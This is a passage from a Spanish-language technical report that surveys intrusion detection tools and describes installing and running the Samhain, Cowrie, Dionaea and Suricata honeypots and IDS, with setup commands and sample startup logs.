- Snort: IDs de red con motor de detección de ataques y escaneo de puertos desarrollado por Cisco. Puede ser usado como sniffer para analizar los paquetes. Posee licencia tanto GPLv2 como comercial.

- Suricata IDS: IDS e IPS caracterizado por su procesamiento multihilo, que le permite procesar gran cantidad de paquetes a la vez, su detección automática de protocolos y su capacidad para realizar estadísticas y análisis de rendimiento. Compatible con Snort.

- IBM Security Network Intrusion Prevention System: IPS de red que ofrece entre sus características: aplicación automática de parches

de seguridad, cuarentena de segmentos de host y de redes, soporte para ipv6, compatibilidad con SNORT, etc.

- Strata Guard: Este IPS basado en red nos permite mediante políticas bloquear conexiones ya sean, punto a punto para compartir ficheros, de mensajería instantánea además de bloquear ataques, todo gracias a su firewall integrado. Strata guard puede detectar anomalías derivadas de intentos de suplantación o de escaneos de puertos.

- Outpost Network Security: IDS de pago basado en red bastante completo. Entre sus características están: un cliente antivirus, protección proactiva contra amenazas 0-day, monitorización en tiempo real, bloqueo de dispositivos USB, actualizaciones diarias de firmas de spyware, configuración de políticas de acceso.

- IDP8200 intrusion detection and prevention appliances: IDS desarrollado por Juniper Networks. Puede ser desplegado de manera pasiva como un sniffer, o de manera activa, para desechar paquetes o conexiones sospechosas. Está compuesta de tres partes: la interfaz de usuario, los sensores IDP (son los que reciben y analizan el tráfico), y el servidor de gestión IDP (almacena todos los archivos sospechosos, políticas de seguridad y logs de registro). Si es colocado de manera activa puede prevenir ataques bloqueando conexiones.

- Cisco Intrusion Prevention Systems: IDS capaz de proporcionar a una red protección distribuida contra diversos tipos de amenazas como ataques, exploits, gusanos o virus. Capacidad para monitorizar el tráfico y de inspeccionarlo en busca de información

sospechosa. Como característica adicional es compatible con otros productos CISCO.

2.2 Justificación de la solución o soluciones elegidas

En el apartado anterior hemos visto una colección de herramientas que podrían servirnos para cumplir el objetivo de esta segunda parte dedicada a la detección de intrusiones, sin embargo, hemos de seleccionar cuales pueden ser las más adecuadas para nuestro caso debido a diferentes características los recursos necesarios para disponer de la herramienta, por ejemplo, el coste (algunas de las opciones son de pago), la experiencia previa o el objetivo del proyecto.

Los criterios a seguir para elegir una herramienta u otra de la lista son los siguientes:

- Su coste. Si es gratuito será más accesible.
- El tiempo que lleva existiendo la herramienta desde su creación y su última fecha de actualización. Esto puede darnos a entender que, se ha ido corrigiendo fallos y que el equipo que la mantiene tiene cierta experiencia.
- La adecuación a nuestro proyecto. Hay herramientas que solo tienen un propósito concreto y otras que pueden cumplir varios, por ejemplo, una que sea validadora de integridad y realice tareas de monitorización.

Las herramientas elegidas para la parte de detección de intrusiones son las siguientes, se darán más detalles acerca de las mismas en la sección relativa a su instalación y configuración:

- IDS basados en host

    - SAMHAIM: Este IDS nos sirve tanto para validar la integridad de los archivos como para monitorizar y analizar los archivos de registro, tiene también la capacidad de monitorizar los puertos,

detectar rootkits e incluso procesos ocultos. Se le ha elegido por realizar varias tareas de monitorización lo que hace de esta herramienta una muy completa. Se utilizará para comprobar si algún archivo del sistema operativo es modificado mediante algún acceso no detectado por los honeypots.

- Dionaea: Lo llamativo de este honeypot es que su objetivo reside en almacenar una copia del malware que el atacante deja en el sistema, lo cual puede servirnos entre otras cosas para intentar averiguar desde donde nos han dejado o se ha tenido que descargar un determinado virus. A día de hoy esta herramienta sigue actualizándose y cuenta además con su propio visualizador de logs.

- Cowrie: Se ha elegido este honeypot por su facilidad para ponerlo en marcha y por la experiencia previa que ya se tenía sobre él. Además, se puede descargar fácilmente desde el repositorio original de GitHub. Al estar actualizado constantemente cuenta con ciertas mejoras que no poseía su anterior versión. Posee su propio visualizador de logs (heredado de su versión anterior Kippo). Será utilizado para monitorizar accesos al servidor SSH.

- IDS basado en red
  - Suricata: IDS enfocado a analizar el tráfico de red. Similar a snort o bro IDS, pero con el añadido de que permite tener procesamiento multihilo. Además, es compatible con Snort. Con él podemos afinar más en el tráfico dirigido a alguno de los puertos que vigilaremos (como el SSH).

2.3 Implantación y configuración de la solución o soluciones elegidas

En esta sección veremos cómo arrancar cada una de las herramientas instaladas, que tipo de registros generan y que información obtenemos de ellas. Esto nos sirve para hacernos una idea de que información manejaremos en la parte de minería de datos.

2.3.1 Preparación previa

Antes de entrar en faena con cada una de las herramientas debemos asegurarnos de que nuestro sistema y nuestra red están seguros de los posibles resultados de nuestros experimentos. Para eso llevaremos a cabo algunos pasos previos:

- Meter nuestro IDS en una DMZ.

  Para realizar este paso hemos de entrar en la configuración de nuestro router. Después debemos cambiar a “Modo experto”.

  Una vez estemos en modo experto vamos a la sección “Internet”, subsección DMZ.

Función DMZ 1

Al activar la opción “Función DMZ” se nos abrirá una sección con la IP pública del router y con una serie de recuadros a rellenar con la dirección IP de nuestra máquina. La rellenamos y la confirmamos.

Esto nos sirve para exponer nuestra máquina fuera del firewall del router, lo que permite facilitar a los atacantes el verla y atacarla. Así podremos recoger información más fácilmente además, al no estar en la misma sección de red que el resto de los equipos (que están detrás del firewall) le es más difícil a un atacante infectarlos.

- Cambiar a un usuario sin privilegios.

  Durante la instalación de las herramientas se ha definido un usuario con una serie de permisos. La idea es ejecutar las herramientas que se puedan con esa cuenta de forma que, si por un casual algo va mal, la cuenta afectada es una con escasos privilegios en lugar de una más delicada.

- Redirección de puertos.
  Con la siguiente orden podemos redirigir el tráfico del puerto 22 al que tengamos definido para nuestro honeypot


```
iptables -t nat -A PREROUTING -p tcp –dport 22 -j REDIRECT –to-port 2222
```

2.3.2 Cowrie

Para iniciar el honeypot debemos movernos hasta el directorio donde lo tengamos instalado, buscar la carpeta bin y allí ejecutar la orden:

- `./cowrie start`

Tras un tiempo ejecutándose podremos ver los registros del honeypot, para acceder a ellos debemos mirar dentro del directorio /cowrie/var/log/cowrie.log.



Ejemplo de uso de cowrie 1


Lo que vemos en el terminal derecho es el inicio de ejecución. En el izquierdo veremos los registros de cada acción realizada por el atacante. Como es un IDS de tipo honeypot de momento solo podremos observar la interacción que tiene el intruso con nuestra máquina trampa.

2.3.3 Dionaea

Para iniciar dionaea, al igual que con cowrie, debemos ir al directorio donde tengamos instalado el honeypot (en nuestro caso, lo encontraremos en /opt/dionaea), y allí ejecutar el comando


- `./dionaea -l all -L `*´`

Tras ejecutar la orden nos saldrá algo como esto:



Ejemplo de uso de dionaea 1

Lo que vemos en ambas imágenes es un registro de inicio de Dionaea. Como está recién arrancado lo único que veremos de momento es como carga los módulos y si hay algún tipo de error con el inicio.



Ejemplo de uso de dionaea 2


Al ser un IDS de tipo honeypot, lo único que podremos hacer con él es esperar a que sea atacado para poder ver los registros. Dionaea nos permite además conservar algunos de los archivos maliciosos que intenten dejarnos los atacantes.

2.3.4 Samhain

En este caso con "`samhain -t init`" inicializamos la base de datos de Samhain con los archivos cuya integridad vamos a vigilar (principalmente los relevantes del sistema). Tras esto podemos iniciar la monitorización de Samhain con "`samhain -t check`" (podemos añadir `-D` para ejecutarlo en segundo plano).

En la siguiente imagen podemos observar dos cosas:

1. En la terminal de la derecha se puede observar el arranque de Samhain, cada cierto tiempo realiza una pasada sobre los archivos que debe vigilar (los cuales definimos en el archivo de configuración) y se mantiene monitorizándolos en busca de si hay algún cambio.
2. En el terminal de la izquierda veremos si algunos de los archivos monitorizados es cambiado. En su uso básico, Samhain nos permite ver si el archivo ha sido modificado y cuando.



Ejemplo de uso de samhain 1

2.3.5 Suricata

Para ejecutarlo simplemente hemos de escribir “suricata” en la línea de comandos, en nuestro caso hemos utilizado la rule (/etc/suricata/rules)


Para iniciar Suricata con las opciones por defecto debemos teclear:

- `Suricata -c /etc/suricata/suricata.yaml -i wlan0`

`-c` para indicar donde se encuentra el archivo de configuración

`-i` para activar el modo sniffer y especificar una interfaz

`-D` para activar suricata en modo daemon



Ejemplo de uso de Suricata 1


Al arrancar con la orden antes mencionada Suricata hace uso de su archivo de configuración para buscar las reglas activas y se mantiene a la vigilancia de la interfaz que le hayamos asignado. Tras esto solo nos queda esperar a que llegue tráfico relacionado a las reglas definidas.

2.4 Recopilación de datos

En esta sección explicaremos el tipo de registros que obtendremos de cada herramienta y expondremos ejemplos en el caso de haber obtenido información en algunos de ellos.

- Cowrie

En este caso debería verse información sobre los intentos de acceso (parejas de usuario y contraseña), la ip del atacante, la versión de ssh que está utilizando, así como un registro extenso de toda la actividad hasta que se corta la conexión.




```
cowrie.log.2019-02-20 | cowrie.log.2019-02-18 | cowrie.log
1  2019-09-03T17:25:41.961653Z [-] Python Version 3.5.3 (default, Sep 27 2018, 17:25:39) [GCC 6.3.0 20170516]
2  2019-09-03T17:25:41.961886Z [-] Twisted Version 18.9.0
3  2019-09-03T17:25:41.973298Z [-] Loaded output engine: jsonlog
4  2019-09-03T17:25:42.023336Z [-] Loaded output engine: mysql
5  2019-09-03T17:25:42.030036Z [twisted.scripts._twistd_unix.UnixAppLogger#info] twistd 18.9.0 (/home/cowrie/cowrie/cowrie-env/bin/
6  2019-09-03T17:25:42.030632Z [twisted.scripts._twistd_unix.UnixAppLogger#info] reactor class: twisted.internet.epollreactor.EPoll
7  2019-09-03T17:25:42.055827Z [-] CowrieSSHFactory starting on 2222
8  2019-09-03T17:25:42.058155Z [cowrie.ssh.factory.CowrieSSHFactory#info] Starting factory <cowrie.ssh.factory.CowrieSSHFactory obj
9  2019-09-03T17:25:42.154408Z [-] Ready to accept SSH connections
10 2019-09-03T17:25:46.824108Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 127.0.0.1:40756 (127.0.0.1:2222) [session: 005
11 2019-09-03T17:25:46.837735Z [HoneyPotSSHTransport,0,127.0.0.1] connection lost
12 2019-09-03T17:25:46.839102Z [HoneyPotSSHTransport,0,127.0.0.1] Connection lost after 0 seconds
13 2019-09-03T17:25:55.282402Z [cowrie.ssh.factory.CowrieSSHFactory] New connection: 127.0.0.1:41830 (127.0.0.1:2222) [session: 3b3
14 2019-09-03T17:25:55.290142Z [HoneyPotSSHTransport,1,127.0.0.1] connection lost
15 2019-09-03T17:25:55.291022Z [HoneyPotSSHTransport,1,127.0.0.1] Connection lost after 0 seconds
16
```

Registro Cowrie 1

Por desgracia, no ha habido suerte con esta herramienta y en esta ocasión no ha sido posible recoger información.

- Dionaea

Nuevamente, al tratarse de un honeypot aquí veremos recogida tanto información de intentos de acceso, como de la propia interacción del atacante. Dionaea ofrece diferentes emulaciones por lo que se ha de filtrar para ver qué servicios han sido atacados.




[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:227-debug:	ip	'fe80::8690:...	node	'[fe80::8690:e421:6b3a:803d%wla...
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:763-debug:	connection_set_nonblocking	?	?	?
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:396-debug:	reporting	0x1a72068	?	?
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:385-debug:	incident	0x1a72068	dionaea.connect...	?
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:180-debug:	con:	(ptr)	0x1a9d250	?
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:268-debug:	connection_bind	con	0x1a9d8c0	addr
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:384-debug:	connection_listen	con	0x1a9d8c0	len
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:188-debug:	bind_local	con	0x1a9d8c0	?
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:204-debug:	bind_local	socket	34	fe80::8690:e421:6b3a:803d:27017
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:227-debug:	ip	'fe80::8690:...	node	'[fe80::8690:e421:6b3a:803d%wla...
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:763-debug:	connection_set_nonblocking	?	?	?
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:396-debug:	reporting	0x1a9c200	?	?
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:385-debug:	incident	0x1a9c200	dionaea.connect...	?
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:180-debug:	con:	(ptr)	0x1a9d8c0	?
[14022019	19:08:38]	pptp	/dionaea/pptp/pptp.py:73-warning:	No	config	provided.	Using
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:268-debug:	connection_bind	con	0x1a9df30	addr
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:384-debug:	connection_listen	con	0x1a9df30	len
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:188-debug:	bind_local	con	0x1a9df30	?
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:204-debug:	bind_local	socket	35	fe80::8690:e421:6b3a:803d:1723
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:227-debug:	ip	'fe80::8690:...	node	'[fe80::8690:e421:6b3a:803d%wla...
[14022019	19:08:38]	connection	/home/cowrie/dionaea/src/connection.c:763-debug:	connection_set_nonblocking	?	?	?
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:396-debug:	reporting	0x1a9ba98	?	?
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:385-debug:	incident	0x1a9ba98	dionaea.connect...	?
[14022019	19:08:38]	incident	/home/cowrie/dionaea/src/incident.c:180-debug:	con:	(ptr)	0x1a9df30	?

Registro Dionaea 1

